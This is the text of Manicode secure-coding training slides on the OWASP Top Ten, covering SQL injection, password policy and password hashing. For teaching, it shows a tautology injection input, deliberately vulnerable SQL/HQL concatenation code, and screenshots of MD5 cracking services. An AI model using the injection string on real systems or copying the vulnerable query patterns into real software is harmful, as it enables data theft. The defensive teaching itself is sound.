



MANICODE
SECURE CODING EDUCATION


The OWASP Top Ten & More

A little background dirt...

jim@manicode.com

 [@manicode](https://twitter.com/manicode)

- Former OWASP Global Board Member
- Project manager of the OWASP Cheat Sheet Series and several other OWASP projects
- 20+ years of software development experience
- Author of "Iron-Clad Java, Building Secure Web Applications" from McGraw-Hill/Oracle-Press
- Kauai, Hawaii Resident





WARNING: Please do not attempt to hack any computer system without legal permission to do so. Unauthorized computer hacking is illegal and can be punishable by a range of penalties including loss of job, monetary fines and possible imprisonment.

ALSO: The *Free and Open Source Software* presented in these materials are examples of good secure development tools and techniques. You may have unknown legal, licensing or technical issues when making use of *Free and Open Source Software*. You should consult your company's policy on the use of *Free and Open Source Software* before making use of any software referenced in this material.

What is the OWASP Top Ten?

The OWASP Top Ten

- The OWASP Top 10 provides a list of the **10 Most Critical Web Application Security Risks**.
- Project members include a **variety of security experts from around the world** who have shared their expertise to produce this list.
- This list is meant to **spread awareness** regarding Web Security issues. *It is not a standard.*
- https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

OWASP Top Ten (2017 RC2)

A1: Injection

**A2: Broken
Authentication
and Session
Management**

**A3: Sensitive
Data Exposure**

**A4: XML
External Entity
(XXE)**

**A5: Broken
Access Control**

**A6: Security
Misconfiguration**

**A7: Cross-Site
Scripting (XSS)**

**A8: Insecure
Deserialization**

**A9: Using
Known
Vulnerable
Components**

**A10: Insufficient
Logging and
Monitoring**

A1: Injection

SQL Injection

- Applications that **insert untrusted data into database queries** may allow attackers to **modify and execute SQL queries** against your applications database
- **New malicious commands are added to application** hence the term "injection"
- **#1 Risk** to Web Applications and Services since the OWASP Top Ten **2010**

Looks Legit?

`jim'or'1'!='@manicode.com`

Even Valid Data Can Cause Injection

1

```
select id,ssn,cc,mmn from customers where  
email='$email'
```

2

```
$email = jim'or'1'!='@manicode.com
```

3

```
select id,ssn,cc,mmn from customers where  
email='jim'or'1'!='@manicode.com'
```

Code Review: Source and Sink

```
public void bad(String data) throws Throwable {  
  
    Connection conn_tmp2 = null;  
    Statement sqlstatement = null;  
    ResultSet sqlrs = null;  
  
    try {  
  
        conn = IO.getDBConnection();  
        sqlstatement = conn.createStatement();  
  
        String dynamicSQL = "select id, name, b_sign from users where name='"+data+"'";  
  
        sqlrs = sqlstatement.executeQuery(dynamicSQL);  
  
        IO.writeString(sqlrs.toString());  
  
    } catch(SQLException se) {}  
}
```

Defending Against SQL Injection

Validation using **Known Good Validation** should be used for all input

Parameterized Queries are extremely resilient to SQL injection attacks, even in the absence of input validation

Parameterized Queries allow for safe construction of both standard SQL statements and callable statements (stored procedures)

- Performs data type checking on parameter values
- Automatically limits scope of user input.
- Attacker cannot break out of variable scope (i.e. query plans are precompiled and cannot be further manipulated)

Make sure you configure your database connections to honor the **principle of least privledge!**



Java Prepared Statement



```
String newSalary = request.getParameter("newSalary") ;  
String id = request.getParameter("id");  
  
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET SALARY = ? WHERE ID = ?");  
pstmt.setString(1, newSalary);  
pstmt.setString(2, id);
```

.NET Parameterized Query



← → ↻ view-source

Dynamic SQL (Not so Good)

```
string sql = "SELECT * FROM User WHERE Name = '"  
+ NameTextBox.Text + "' AND Password = '"  
+ PasswordTextBox.Text + "'";
```

Prepared Statement (Nice! Nice!)

```
SqlConnection objConnection = new SqlConnection(_ConnectionString);  
objConnection.Open();  
SqlCommand objCommand = new SqlCommand(  
    "SELECT * FROM User WHERE Name = @Name AND Password =  
    @Password", objConnection);  
objCommand.Parameters.Add("@Name", NameTextBox.Text);  
objCommand.Parameters.Add("@Password", PasswordTextBox.Text);  
SqlDataReader objReader = objCommand.ExecuteReader();  
if (objReader.Read()) { ...
```


HQL Injection Protection

Unsafe HQL Statement Query (Hibernate)

```
unsafeHQLQuery = session.createQuery("from Inventory where  
productID='"+userSuppliedParameter+"'");
```

Safe version of the same query using named parameters

```
Query safeHQLQuery = session.createQuery("from Inventory where  
productID=:productid");  
  
safeHQLQuery.setParameter("productid", userSuppliedParameter);
```

WARNING:

Some variables cannot be parameterized



```
$dbh->prepare('SELECT name, color,  
calories FROM ? WHERE calories < ?  
order by ?');
```

What is wrong with this picture? What does this imply?

■ CAUTION

- One SQL Injection can lead to complete data loss. Be rigorous in keeping SQL Injection out of your code. There are several other forms of injection to consider as well.

■ VERIFY

- Code review and static analysis do an excellent job of discovering SQL Injection in your code.

■ GUIDANCE

- <https://bobby-tables.com/>
- [https://www.owasp.org/index.php/Query Parameterization Cheat Sheet](https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet)
- ASVS 5.3.4

A2: Broken Authentication and Session Management

Question:
What is authentication?

Answer: Verification that an entity is who it claims to be

Question:

What is an authenticated session?

Answer: A session is an area of memory or storage that tracks certain aspects of a users. An authenticated session tracks the status of a user who is "logged in" to your system. A session identifier (ID) is supplied to the entity once they are authenticated. Stateless session management methods such as JWT are also common.

Modern Password Policy

Do Not Limit the Password Strength

- Limiting passwords to protect against injection is **doomed to failure**
- **Use query parameterization** and other defenses instead
- Be sure to at least limit password size. Very long passwords can **cause DoS**

Use a Modern Password Policy Scheme

- Consider the password policy suggestions from NIST
- Do not depend on passwords as a **sole credential**. It's past time to move to MFA.
- Encourage and train your users to use a **password manager**.

Credential Stuffing Safeguards

Stuffing Live Defense

- **Block use of known username/password pairs from past breaches**
- Implement Multi Factor Authentication (see below)
- Consider avoiding email addresses for username

3rd Party Password Breach Response

- **Scan for use of known username/password pairs from new breach against entire existing userbase**
- Immediately invalidate user of existing username/password pairs
- Force password reset on effected users

Special Publication 800-63-3: Digital AuthN Guidelines

Favor the user. To begin with, make your password policies *user friendly* and put the *burden on the verifier* when possible.

Do not limit the characters of passwords

At least 8 characters and allow up to 64 (16+ Better)

Block context-specific passwords like the username or service name

Check against a list of common passwords

Check against a list breached username/password pairs

Throttle or otherwise manage brute force attempts

Don't force unnatural password special character rules

Don't use password security questions or hints

No more mandatory password expiration for the sake of it

Allow all printable ASCII characters including spaces, and should accept all UNICODE characters, too... including emoji.

Password Management Summary

Core Password Policy Rules (NIST 800-63 inspired)


- Do not limit the characters or length of user password
- Use a modern password policy scheme
- Enforce password length of at least 8 characters and allow up to 64 or more (16+ better)
- Check against a list of common passwords (new!)
- Check against a list of breached and exposed username/password pairs (credential stuffing) (new!)
- Do not enforce special character type rules on passwords (new!)
- Do not force mandatory expiration unless there is a good reason (new!)
- Throttle or otherwise manage brute force attempts

Additional Considerations (Dr De Ryck Suggestions)

- Include a password strength meter
- Ensure your password system is compatibility with password managers
- Offer an option to show the password while typing for mobile devices

Credential Strength / Password Policy

- Users will make as simple passwords as you allow them to
- Users will use the same password on multiple websites
- Implement server-side enforcement of password syntax and strength
 - Minimum length
 - Numbers/Symbols/Uppercase/Lowercase
 - Ban commonly used passwords
 - Ban passwords with dictionary words
 - Ban commonly used password topologies
 - https://blog.korelogic.com/blog/2014/04/04/pathwell_topologies
 - Force multiple users to use different password topologies
 - Require a minimum topology change between old and new passwords
- Also consider JavaScript password meters



Reference:

"Your password complexity requirements are worthless" <https://www.youtube.com/watch?v=zUM7i8fsf0g>
COPYRIGHT ©2019 MANICODE SECURITY

Password1!

Twitter Password Ban-List: August 2014

8675309	nefrany	oybaqr	pneybf	qnavry	sybevqn	unzzre	wbuaftba	zneiva	anxrq	cubravk	eboregb
987654	neguhe	oybaqrf	pnegre	qnavryr	sybjre	unaanu	wbeqna	znfgre	anfpne	cynlre	ebpxrg
nnnnnn	nfqstu	oybjwbo	pnfcree	qroovr	sylref	uneqpber	wbfrcu	zngevk	anguna	cyrnfr	ebfrohq
nop123	nfqstu	oybjzr	puneyrf	qraavf	sbbgonyy	uneyrl	wbfuhn	znggurj	anhtugl	cbbxvr	ehaare
nop123	nfuyrl	obaq007	puneyvr	qvnoyb	sberire	urngure	whavbe	znirevpx	app1701	cbefpur	ehfu2112
nopqrs	nffubyr	obavgn	purfrf	qvnzbaq	serqqf	uryczr	whfgva	znkjryy	arjlbex	cevapr	ehffvn
noteglh	nhthfg	obaavr	puryfrn	qbpqbe	serrqbz	uragnv	xvyyre	zryvffn	avpubynf	cevaprff	fnznagun
npprff	nhfgva	obbbob	purfgre	qbttrv	shpxrq	ubpxrl	xavtug	zrzore	avpbyr	cevingr	fnzzl
npprff14	onqobl	obbtre	puvpntb	qbycuva	shpxre	ubbgref	ynqvrf	zreprqrf	avccyr	checyr	fnzfba
npgvba	onvyrl	obbzre	puvpxra	qbycuva	shpxvat	ubearl	ynxref	zreyva	avccyrf	chffvrf	fnaqen
nyoreg	onanan	obfgba	pbnnpbyn	qbanyq	shpxzr	ubgqbt	ynhera	zvpunry	byvire	dnmjfk	fnghea
nyoregb	onearl	oenaqba	pbssrr	qentba	shpxlbh	uhagre	yrngure	zvpuryr	benatr	djregl	fpbbol
nyrkvf	onfronyy	oenaql	pbpyrtr	qernzf	tnaqnys	uhagvat	yrtraq	zvpxrl	cnpxref	djreglhv	fpbbgre
nyrwnaqen	ongzna	oenirf	pbzcnd	qevire	tngrjnl	vprzna	yrgrzva	zvqavtug	cnagure	enoovg	fpbecvb
nyrwnaqeb	orngevm	oenmvy	pbzchgre	rntyr1	tngbef	vybirlbh	yrgrzva	zvyyre	cnagvrf	enpury	fpbecvba
nznaqn	ornire	oebapb	pbafhzre	rntyrf	trzvav	vagrearg	yvggyr	zvfgerff	cnexre	enpvat	fronfgvna
nzngrhe	ornivf	oebapbf	pbbxvr	rjqneq	trbetr	vjnagh	ybaqba	zbavpn	cnffjbeq	envqref	frperg
nzrevpn	ovtpbpx	ohyyqbt	pbbcre	rvafrva	tvnagf	wnpxvr	ybiref	zbaxrl	cnffjbeq	envaobj	frkfrk
naqern	ovtqnqql	ohfgre	pbeirggr	rebgvp	tvatre	wnpxfba	znqqbt	zbaxrl	cnffjbeq1	enatre	funqbj
naqerj	ovtqvpv	ohggre	pjobl	rfgeryyn	tvmzbqb	wnthne	znqvfb	zbafrg	cnffjbeq12	enatref	funaaba
natryn	ovtqbt	ohggurnq	pjoblf	rkgerzr	tbyqra	wnfzvar	znttvr	zbetna	cnffjbeq123	erorppn	funirq
natryf	ovtgvvf	pnivya	pelfgny	snybpa	tbysre	wnfcre	zntahz	zbgure	cngevpx	erqfxvaf	fvreen
navzny	oveqvr	pnzneb	phzzvat	sraqre	tbeqba	wraavsre	znevar	zbhagnva	crnpurf	erqfbk	fyvire
nagubal	ovgpurf	pnzreba	phzfubg	sreenev	tertbl	wrerzl	znevcfn	zhssva	crnahg	erqvaf	fxvcl
ncbyyb	ovgrzr	pnanqn	qnxbg	sveroveq	thvgne	wrrffvp	znejobeb	zhcul	crcce	evpuneq	fynlre
nccyrf	oynmre	pncgnva	qnynf	svfuvat	thaare	wbuaal	znegva	zhfgnat	cunagbz	eboreg	fzbxrl



Why Password Storage?

"Researchers asked 43 freelance developers to code the user registration for a web app and assessed how they implemented password storage. **26 devs initially chose to leave passwords as plaintext.**"






































https://net.cs.uni-bonn.de/fileadmin/user_upload/naiakshi/Naiakshina_Password_Study.pdf

When considering password storage strategies please note we are most concerned about **offline attacks**.

Password Storage matters most after your website is breached and attackers have a **copy of your stored password data to analyze offline**.

Attackers can achieve **supercomputing capability** to discover your password.

Using cloud services, computers with many GPU's or custom hardware, **attackers can attempt trillions of attempts per second** to discover (or "crack") stolen password data.

 myspace	359,420,698	MySpace accounts	 ANDROIDFORUMS	745,355	Android Forums accounts
 NETEASE www.163.com	234,842,089	NetEase accounts 	 WILDSTAR	738,556	WildStar accounts
 in	164,611,595	LinkedIn accounts	 SPY	699,793	mSpy accounts
	152,445,165	Adobe accounts	 PokéBip	657,001	Pokébip accounts
 badoo	112,005,531	Badoo accounts  		648,231	Domino's accounts
	93,338,602	VK accounts		620,677	Final Fantasy Shrine accounts
 Рамблер/	91,436,280	Rambler accounts		616,882	Comcast accounts
	68,648,009	Dropbox accounts	 THISHABBO	612,414	ThisHabbo Forum accounts
 tumblr.	65,469,298	tumblr accounts	 NULLED	599,080	Nulled accounts
	58,843,488	Modern Business Solutions accounts		590,954	Paddy Power accounts
	49,467,477	iMesh accounts	 BATTLEFIELD HEROES	530,270	Battlefield Heroes accounts
 Fling.com	40,767,652	Fling accounts 		530,147	Unreal Engine accounts
 last.fm	37,217,682	Last.fm accounts	 vBulletin	518,966	vBulletin accounts
	32,939,105	SC Daily Phone Spam List accounts 	 Kimsufi	504,565	Kimsufi accounts
	30,811,934	Ashley Madison accounts 	 Wiiuiso	458,155	WIIU ISO accounts
				453,427	Yahoo accounts

Password Storage Defense Overview

Offline Attacks

- Avoid Hashing or Encryption by itself for password storage
- Use proper key derivation functions and stretching configurations
- Use random and unique per-user salts
 - Less effective against targeted attacks, but use them anyhow
- Strict Password Policy
- Ban top X commonly used passwords

Reference: <http://www.openwall.com/presentations>

Online Attacks


- Ban top X commonly used passwords
- Rate limiting
- Multi-factor authentication
- Behavior Analysis
 - Trojan Combat
- Anti-Phishing
 - Early detection and takedown
- Good Network Security

Cha-Ching! Estimated cost of hardware to crack password in 1 year

KDF	6 letters	8 letters	8 chars	10 chars	40-char text	80-char text
DES CRYPT	<\$1	<\$1	<\$1	<\$1	<\$1	<\$1
MD5	<\$1	<\$1	<\$1	\$1.1k	\$1	\$1.5T
MD5 CRYPT	<\$1	<\$1	\$130	\$1.1M	\$1.4k	1.5×10^{15}
PBKDF2 (100ms)	<\$1	<\$1	\$18k	\$160M	\$200k	2.2×10^{17}
Bcrypt (95 ms)	<\$1	\$4	\$130k	\$1.2B	\$1.5M	\$48B
Scrypt (64 ms)	<\$1	\$150	\$4.8M	\$43B	\$52M	6×10^{19}
PBKDF2 (5.0 s)	<\$1	\$29	\$920k	\$8.3B	\$10M	11×10^{18}
Bcrypt (3.0 s)	<\$1	\$130	\$4.3M	\$39B	\$47M	\$1.5T
Scrypt (3.8 s)	\$900	\$610k	\$19B	\$175T	\$210B	2.3×10^{23}

Research by Colin Percival, <https://www.tarsnap.com/scrypt/scrypt.pdf>,
 STRONGER KEY DERIVATION VIA SEQUENTIAL MEMORY-HARD FUNCTIONS

Let's Get Crackin'!



CloudCracker

An online password cracking service for penetration testers and network auditors who need to check the security of WPA protected wireless networks, crack password hashes, or break document encryption.

Start Cracking

File Type

WPA/WPA2

Handshake File

Choose File

No file chosen

SSID (Network Name)

Next »

HASHKILLER.CO.UK

MD5 / SHA1 / NTLM ONLINE DATABASE

[Home](#) [Forums](#) [Decrypter / Cracker](#) [Lists and Competition](#) [Hash a Password](#) [List Tool](#) [Text Encryption](#) [Bin Translator](#)

[Hashcat GUI](#) [Downloads](#)

HashKiller.co.uk allows you to input an MD5 hash and search for its decrypted state in our database, basically, it's a MD5 cracker / decryption tool.

How many decryptions are in your database?
We have a total of just over **43.745 billion** unique decrypted MD5 hashes since August 2007.

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:

Please note the password is after the : character, and the MD5 hash is before it.


Status:

MD5 Hashes:

List your MD5 hashes in here! (Max: 64)
e.g.
98acb97d86f0c4621fa2b0e17cab8c
250cf8b51c773f3f8dc8b4be867a9a02
a55b3e109faee46b85b4049ced4a2221
X03M01qn2dYdgyfeuILPmQ==

Please use a standard list format

The MD5 decryption results will be displayed in this box. Please use the textbox to the left to specify the MD5 hashes you wish to decrypt / crack.



Wow.
Just... wow.



<http://arstechnica.com/security/2012/12/25-gpu-cluster-cracks-every-standard-windows-password-in-6-hours>

Online Hashcracking Services

» What does this MD5 Decrypter tool do?

MD5Decrypter.co.uk allows you to input an MD5 hash and search for its decrypted state in our database, basically, it's a MD5 cracker / decryption tool.

Need more help finding your hashes?
Submit your hashes into **My Hash Lists** from the menu and get dedicated help to help you. You need to be registered with our forums in order to use this feature.

How many decryptions are in your database?
We have a total of just over **21.188 billion** unique decrypted MD5 hashes since August 2007.

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:

Status: **Hashes were found! Please find them below...**

MD5 Hashes:
Max: 16
Please use a standard list format

b7e283a09511d95d6eac86e39e7942c0

b7e283a09511d95d6eac86e39e7942c0 MD5: password123!

Please note the password is after the : character, and the MD5 hash is before it.

Decrypt Hashes **NOEDCO** Load new captcha

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:

Failed to find any hashes!

86e39e7942c0password123!

[Invalid]

Please note the password is after the : character, and the MD5 hash is before it.

Decrypt Hashes **NABLI** Load new captcha

md5("86e39e7942c0password123!") = f3acf5189414860a9041a5e9ec1079ab

md5("password123!") = b7e283a09511d95d6eac86e39e7942c0

Password Storage Best Practices Overview

1

Combine a unique and user specific salt with the password

2

Hash the salted password using SHA2-512 or another strong hash

3

Use ARGON2i, BCrypt, SCRYPT on the salt+hash

4

Store passwords as an HMAC + good key management as an extra step

1

Use a Credential-Specific Salt

- **Protect** (salt + password);
- Use a 32+ byte salt
- Consider hiding, splitting or otherwise obscuring the salt as a extra layer of defense
- Salt should be both cryptographically random AND unique per user!
- This will de-duplicate identical passwords in the database since each user has a unique salt

2

Hash the Salted Password With a Strong Hash

- If you ONLY hash a password it will be **discovered in a very short amount of time**, especially for short passwords. This is just one of several steps.
- Long passwords can cause **DOS**
- bcrypt **truncates long passwords** to 72 bytes, reducing the strength of passwords
- By applying the very fast algorithm SHA2-512 we can quickly reduce long passwords to 512 bits, **solving both problems**
- <https://blogs.dropbox.com/tech/2016/09/how-dropbox-securely-stores-your-passwords/>

3


Leverage an Adaptive KDF or Password Hasher

- **bcrypt** includes a work factor or **time cost** which defines the execution time
- **scrypt** includes a **time cost** as well as a **memory cost**, which defines the memory usage
- **Argon2i** includes a **time cost**, a **memory cost** and a **parallelism degree**, which defines the number of threads
- Make the work factor and memory cost **as strong as you can tolerate and increase it over time!**

Imposes difficult verification on the attacker *and defender!*



Is hash cracking really that fast?





Java bcrypt

```
3 private static String generateHash(String password, int costFactor) {  
4     return BCrypt.hashpw(password, BCrypt.gensalt(costFactor));  
5 }  
6  
7 private static boolean verifyHash(String providedPassword, String storedHash) {  
8     return BCrypt.checkpw(providedPassword, storedHash);  
9 }
```

iterationCount: at least 13

**** Change Password at *Iteration Count Change Time***

bcrypt in PHP

- `string password_hash`
(`string $password` , `integer $algo` [, `array $options`])
- Uses the bcrypt algorithm (default as of PHP 5.5.0)

bcrypt in .NET

- <https://www.nuget.org/packages/BCrypt-Official/>

GPU Attacks on Modern Password KDF's

STRONGER



PBKDF2-HMAC-SHA-1

PBKDF2-HMAC-SHA-256

PBKDF2-HMAC-SHA-512

bcrypt

scrypt

Reference: Openwall and <http://www.openwall.com/presentations/>

ASIC/FPGA Attacks on Modern Password Hashes

STRONGER



PBKDF2-HMAC-SHA-1

PBKDF2-HMAC-SHA-256

PBKDF2-HMAC-SHA-512

scrypt below 16 MB

bcrypt (uses 4 KB)

scrypt at 16 MB

scrypt above 32 MB

Reference: Openwall and <http://www.openwall.com/presentations/>

